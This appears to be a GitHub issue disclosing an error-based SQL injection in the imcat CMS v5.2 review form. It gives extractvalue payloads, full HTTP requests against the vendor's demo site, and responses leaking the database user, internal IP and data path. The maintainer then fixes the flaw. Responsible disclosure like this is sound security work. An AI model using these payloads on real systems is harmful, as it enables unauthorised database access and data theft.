Sql injection vulnerability in Latest Release v5.2 product reviews #5


Closed **Aquilao** opened this issue on Aug 2, 2020 · 4 comments

Aquilao commented on Aug 2, 2020

Hi, I would like to report Sql injection vulnerability in latest release(v5.2) product reviews (/root/plus/coms/add_coms.php)

I found it in the demo(https://imcat.txjia.com/chn.php?crem&pid=2015-9h-n441)

Add a product reviews



Test the fm[auser] in request body

payload:

```
'and/**/extractvalue('anything',concat('~',(select user())))and'
```

Request

Raw Params Headers Hex

```
Gecko
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 491
Origin: https://imcat.txjia.com
DNT: 1
Connection: close
Referer:
https://imcat.txjia.com/root/plus/coms/add_coms.php?mod=crem&pid=2015-9h-n441&dialog=15962996912008lang=cn
Cookie: BAEID=C7F86BDD5A247C628726370031778CB6;
PHPSESSID=de6d7dd13ffe573ae27da7e8e33049c0;
v49_Uniqueid_3872d5971c41=2020-81-99sm-qxwauvswf-c41af02d7;
v49_ocar_items=0;
v49_sessid_e723cb521611=2020-81-99sm-3ja5bv5u4-611c8fa76;
v49_vfirst_comm=2020-08-01+09%3A20%3A55;
v49_clicks=cargo_2015-94-7s91%3D1596250030%0Akeres_2015-9h-nbg1%3D1596250046%0Afaqs_2019-5b-g547%3D1596250070%0Anews_2018-87-7kpm%3D1596250636%0Acargo_2015-9h-n441%3D1596250775%0A;
v49_vcodes=fmocar%3D1596244893%2Cb7f70ee581de4853%0Afmcomadd%3D1596299725%2C1d45f3942c9a99c6%0A;
v49_vfirst_dev=2020-08-01+10%3A56%3A38
Upgrade-Insecure-Requests: 1

recbk=&fm%5Btitle%5D=ss&fm%5Bdetail%5D=sssssssssssss&fm%5Bmname%5D=sss&fm%5Bpid%5D=2015-9h-n441&fm%5Bshow%5D=1&fm%5Batime%5D=2020-08-02+00%3A34%3A51&fm%5Betime%5D=2020-08-02+00%3A34%3A51&fm%5Bauser%5D='and/**/extractvalue('anything',concat('~',(select user())))and'&fm%5Beuser%5D=&fm%5Baip%5D=119.123.206.236&fm%5Beip%5D=119.123.206.236&_012%5Bdt%5D=41445_21177&_012%5Btm%5D=159629
```

Response

Raw Headers Hex HTML Render

```
.divta {
 line-height:120%;
 border: 1px solid #DDD;
 padding: 5px;
}
</style>
</head><body class="divOuter">

<div class='header'>
<p><img src="/views/base/assets/logo/imcat-40x.png" width="40"
height="40"><select id='locSetS'
onchange='location.href=this.value;'><option value=''> En<>中 </option>
<option value='/root/plus/api/redir.php?lang:en'>English</option>
<option
value='/root/plus/api/redir.php?lang:cn'>中文版</option></select></p><h2>
数据库-Sql 错误 1105</h2>
</div>

<div class="main">

  <ul>
    <p>数据库-Sql 错误:</p>
    <li>Resume : MySQL Query Error </li>
<li>Detail : XPATH syntax error: '~b_6glz4rtqbugcrd@172.16.18.214' </li>
<li><div class='divta' contenteditable='true'>UPDATE `users_uacc{suf}` SET
ujifen=ujifen+5
WHERE uname=''and/**/extractvalue('anything',concat('~',(select
user())))and''</div></li>
    <li>Time : 2020-08-02 00:51:12</li>
  </ul>

<hr>
<ul>
```

Type a search term 0 matches

XPATH 1 match

Done 2,793 bytes | 383 milli

payload:

```
'and/**/extractvalue('anything',concat('~',(select @@datadir)))and'
```

Request

Raw | Params | Headers | Hex

```
Gecko
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 494
Origin: https://imcat.txjia.com
DNT: 1
Connection: close
Referer:
https://imcat.txjia.com/root/plus/coms/add_coms.php?mod=crem&pid=2015-9
h-n441&dialog=1596299691200&lang=cn
Cookie: BAEID=C7F86BDD5A247C628726370031778CB6;
PHPSESSID=de6d7dd13ffe573ae27da7e8e33049c0;
v49_Uniqueid_3872d5971c41=2020-81-99sm-qxwauvswf-c41af02d7;
v49_ocar_items=0;
v49_sessid_e723cb521611=2020-81-99sm-3ja5bv5u4-611c8fa76;
v49_vfirst_comm=2020-08-01+09%3A20%3A55;
v49_clicks=cargo_2015-94-7s91%3D1596250030%0Akeres_2015-9h-nbg1%3D1
596250046%0Afaqs_2019-5b-g547%3D1596250070%0Anews_2018-87-7kpm%3
D1596250636%0Acargo_2015-9h-n441%3D1596250775%0A;
v49_vcodes=fmocar%3D1596244893%2Cb7f70ee581de4853%0Afmcomadd%3
D1596299725%2C1d45f3942c9a99c6%0A;
v49_vfirst_dev=2020-08-01+10%3A56%3A38
Upgrade-Insecure-Requests: 1

recbk=&fm%5Btitle%5D=ss&fm%5Bdetail%5D=sssssssssssss&fm%5Bmname%
5D=sss&fm%5Bpid%5D=2015-9h-n441&fm%5Bshow%5D=1&fm%5Batime%5D
=2020-08-02+00%3A34%3A51&fm%5Betime%5D=2020-08-02+00%3A34%3A5
1&fm%5Bauser%5D='and/**/extractvalue('anything',concat('~',(select
@@datadir)))and'&fm%5Beuser%5D=&fm%5Baip%5D=119.123.206.236&fm%5
Beip%5D=119.123.206.236&_012%5Bdt%5D=41445_21177&_012%5Btm%5D=1
```

Type a search term | 0 matches

Response

Raw | Headers | Hex | HTML | Render

```
rel='stylesheet'/>
<script src='/views/base/assets/jslib/jsbase.js?_r=5.2'></script>
<style type="text/css">
.divta {
 line-height:120%;
 border: 1px solid #DDD;
 padding: 5px;
}
</style>
</head><body class="divOuter">

<div class='header'>
<p><img src="/views/base/assets/logo/imcat-40x.png" width="40"
height="40"><select id='locSetS'
onchange='location.href=this.value;'><option value=''> En<>中 </option>
<option value='/root/plus/api/redir.php?lang:en'>English</option>
<option
value='/root/plus/api/redir.php?lang:cn'>中文版</option></select></p><h2>
数据库-Sql 错误 1105</h2>
</div>

<div class="main">

  <ul>
   <p>数据库-Sql 错误:</p>
   <li>Resume : MySQL Query Error </li>
<li>Detail : XPATH syntax error: '~/home/mysql/mysql/var/' </li>
<li><div class='divta' contenteditable='true'>UPDATE `users_uacc{suf}` SET
ujifen=ujifen+5
WHERE uname=''and/**/extractvalue('anything',concat('~',(select
@@datadir)))and''</div></li>
   <li>Time : 2020-08-02 00:46:21</li>
  </ul>
```

XPATH | 1 match

Done | 2,788 bytes | 366 millis

payload

```
'and/**/extractvalue('anything',concat('~',(select database())))and'
```

Request

Raw | Params | Headers | Hex

```
POST
/root/plus/coms/add_coms.php?mod=crem&pid=2015-9h-n441&dialog=1596
299691200&lang=cn HTTP/1.1
Host: imcat.txjia.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like
Gecko
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 495
Origin: https://imcat.txjia.com
Connection: close
Referer:
https://imcat.txjia.com/root/plus/coms/add_coms.php?mod=crem&pid=2015-9
h-n441&dialog=1596299691200&lang=cn
Cookie: BAEID=C7F86BDD5A247C628726370031778CB6;
PHPSESSID=de6d7dd13ffe573ae27da7e8e33049c0;
v49_Uniqueid_3872d5971c41=2020-81-99sm-qxwauvswf-c41af02d7;
v49_ocar_items=0;
v49_sessid_e723cb521611=2020-81-99sm-3ja5bv5u4-611c8fa76;
v49_vfirst_comm=2020-08-01+09%3A20%3A55;
v49_clicks=cargo_2015-94-7s91%3D1596250030%0Akeres_2015-9h-nbg1%3D1
596250046%0Afaqs_2019-5b-g547%3D1596250070%0Anews_2018-87-7kpm%3
D1596250636%0Acargo_2015-9h-n441%3D1596250775%0A;
v49_vcodes=fmocar%3D1596244893%2Cb7f70ee581de4853%0Afmcomadd%3
D1596299725%2C1d45f3942c9a99c6%0A;
v49_vfirst_dev=2020-08-01+10%3A56%3A38
Upgrade-Insecure-Requests: 1

recbk=&fm%5Btitle%5D=ss&fm%5Bdetail%5D=sssssssssssss&fm%5Bmname%
5D=sss&fm%5Bpid%5D=2015-9h-n441&fm%5Bshow%5D=1&fm%5Batime%5D
=2020-08-02+00%3A34%3A51&fm%5Betime%5D=2020-08-02+00%3A34%3A5
1&fm%5Bauser%5D='and/**/extractvalue('anything',concat('~',(select
database())))and'&fm%5Beuser%5D=&fm%5Baip%5D=119.123.206.236&fm%5B
```

Type a search term | 0 matches

Response

Raw | Headers | Hex | HTML | Render

```
<option value='/root/plus/api/redir.php?lang:en'>English</option>
<option
value='/root/plus/api/redir.php?lang:cn'>中文版</option></select></p><h2>
数据库-Sql 错误 1105</h2>
</div>

<div class="main">

  <ul>
   <p>数据库-Sql 错误:</p>
   <li>Resume : MySQL Query Error </li>
<li>Detail : XPATH syntax error: '~b_6glz4rtqbugcrd' </li>
<li><div class='divta' contenteditable='true'>UPDATE `users_uacc{suf}` SET
ujifen=ujifen+5
WHERE uname=''and/**/extractvalue('anything',concat('~',(select
database())))and''</div></li>
   <li>Time : 2020-08-02 00:52:51</li>
  </ul>

<hr>
<ul>
 <p>Trace 信息:</p>
 <li>{imcat}/adpt/dbdrv/dbMysqli.php (139) imcat\glbError::show</li>
<li>{imcat}/adpt/dbdrv/dbMysqli.php (61) imcat\dbMysqli->error</li>
<li>{imcat}/core/glib/glbDBObj.php (124) imcat\dbMysqli->run</li>
<li>{imcat}/core/glib/glbDBObj.php (114) imcat\glbDBObj->run</li>
<li>{imcat}/core/clib/comJifen.php (52) imcat\glbDBObj->query</li>
<li>{imcat}/core/dops/dopBase.php (188) imcat\comJifen::main</li>
<li>{proj}/root/plus/coms/add_coms.php (22) imcat\dopBase->svAKey</li>
</ul>

<hr>
<ul>
 <p>尝试操作.....:</p>
 <li>
  <a href='/root/plus/coms/add_coms.php'>稍后重试一Retry</a> ,
```

XPATH | 1 match

Done | 2,783 bytes | 380 millis

peacexie commented on Aug 3, 2020 — Owner

Thanks!

I checked this error message, It done ok for insert review,
It is the bug when deel with accumulate points for the member.
By the way, did your logined as a member?

I fixed this in the site: https://imcat.txjia.com/,
Can it stop you from attacking?

Hope your massage, I'll update master branch after your checked it.

Aquilao commented on Aug 3, 2020 — Author

Great.I just rechecked the SQL injection on the demo and it has been fixed.

By the way, I didn't logined when I found the vulnerability.


peacexie commented on Aug 3, 2020 — Owner

OK, Thanks!


Aquilao commented on Aug 12, 2020 — Author

Hi，can you help me requests a CVE?
Requesting a CVE identification number-GitHub Docs

4 In the "Security Advisories" list, click the security advisory you'd like to request a CVE identification number for.



5 Use the **Publish advisory** drop-down menu, and click **Request CVE**.



Thinks.

peacexie pinned this issue on Aug 29, 2020

peacexie closed this as completed on Aug 29, 2020

peacexie unpinned this issue on Aug 29, 2020

Assignees
No one assigned

Labels
None yet

Projects
None yet

Milestone
No milestone

Development

No branches or pull requests

2 participants